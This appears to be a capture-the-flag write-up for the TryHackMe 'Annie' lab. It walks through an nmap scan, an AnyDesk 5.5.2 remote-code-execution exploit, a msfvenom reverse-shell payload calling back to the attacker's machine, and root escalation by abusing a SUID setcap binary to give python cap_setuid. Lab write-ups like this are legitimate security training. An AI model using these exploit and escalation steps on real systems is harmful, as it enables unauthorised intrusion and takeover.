
Annie CTF Write-Up:

Start with simple nmap scan:




```
┌──(root㉿kali)-[~/…/TryHackMe/Linux CTFs/POC CTF's/Annie]
└─# nmap -sV -sC -oN nmap annie.thm
Starting Nmap 7.94SVN ( https://nmap.org ) at 2024-05-15 20:40 IDT
Nmap scan report for annie.thm (10.10.126.32)
Host is up (0.13s latency).
Not shown: 998 closed tcp ports (reset)
PORT     STATE SERVICE         VERSION
22/tcp   open  ssh             OpenSSH 7.6p1 Ubuntu 4ubuntu0.6 (Ubuntu Linux; protocol 2.0)
| ssh-hostkey:
|   2048 72:d7:25:34:e8:07:b7:d9:6f:ba:d6:98:1a:a3:17:db (RSA)
|   256 72:10:26:ce:5c:53:08:4b:61:83:f8:7a:d1:9e:9b:86 (ECDSA)
|_  256 d1:0e:6d:a8:4e:8e:20:ce:1f:00:32:c1:44:8d:fe:4e (ED25519)
7070/tcp open  ssl/realserver?
|_ssl-date: TLS randomness does not represent time
| ssl-cert: Subject: commonName=AnyDesk Client
| Not valid before: 2022-03-23T20:04:30
|_Not valid after:  2072-03-10T20:04:30
Service Info: OS: Linux; CPE: cpe:/o:linux:linux_kernel

Service detection performed. Please report any incorrect results at https://nmap.org/submit/ .
Nmap done: 1 IP address (1 host up) scanned in 20.49 seconds
```

On the nmap scan I found only two ports open, one is an ssh and the other is 7070 , the ssh version is vulnerable for username enumeration but I decided to focus on the 7070 port because the ssl-cert revile that it is an Any Desk service!....

First result on googles retrieve a RCE vulnerability in Any Desk 5.5.2, I didn't know the specific version on the target so I decided to try it anyway,

I downloaded the python exploit and change two things:

Ip of the target(leave the port as 50001):




```
#!/usr/bin/env python
import struct
import socket
import sys

ip = '10.10.126.32'
port = 50001
```

And most important I need to generate my one payload (contain the ip and port of my attacking machine):


msfvenom -p linux/x64/shell_reverse_tcp LHOST=10.8.41.134 LPORT=4444 -b "\x00\x25\x26" -f python -v shellcode

after that I replace the payload in the exploit with my payload, open a nc listener and received a reverse shell!! (I upgrade the shell of curse)




```
annie@desktop:/home/annie$ whoami
annie
```

User flag:



```
annie@desktop:/home/annie$ cat user.txt
THM{N0t_Ju5t_ANY_D3sk}
```


For privilege escalation I search for SUID binaries and found that the setcap binary have suid :



```
annie@desktop:/home/annie$ find / -perm -4000 2>/dev/null
/sbin/setcap
```


I found an interesting article about abusing capabilities to escalate privileges,

So, I setcap 'cap_setuid+ep' to the python3.6 binary (I first try to add it to the python3 binary, but it is a link and links can be added capabilities) :




```
annie@desktop:~$ setcap cap_setuid+ep /usr/bin/python3.6
```

After running this with no errors I run the exploit command to get a root shell:




```
annie@desktop:~$ /usr/bin/python3.6 -c 'import os; os.setuid(0); os.system("/bin/bash")'
root@desktop:~# whoami
root
```

Get the root flag + voucher:



```
root@desktop:/root# cat root.txt
THM{0nly_th3m_5.5.2_D3sk}
```



```
root@desktop:/root# cat THM-Voucher.txt
Congratz to the blood-taker!
Prize is a 1 month THM subscription voucher:
Q9oimd
```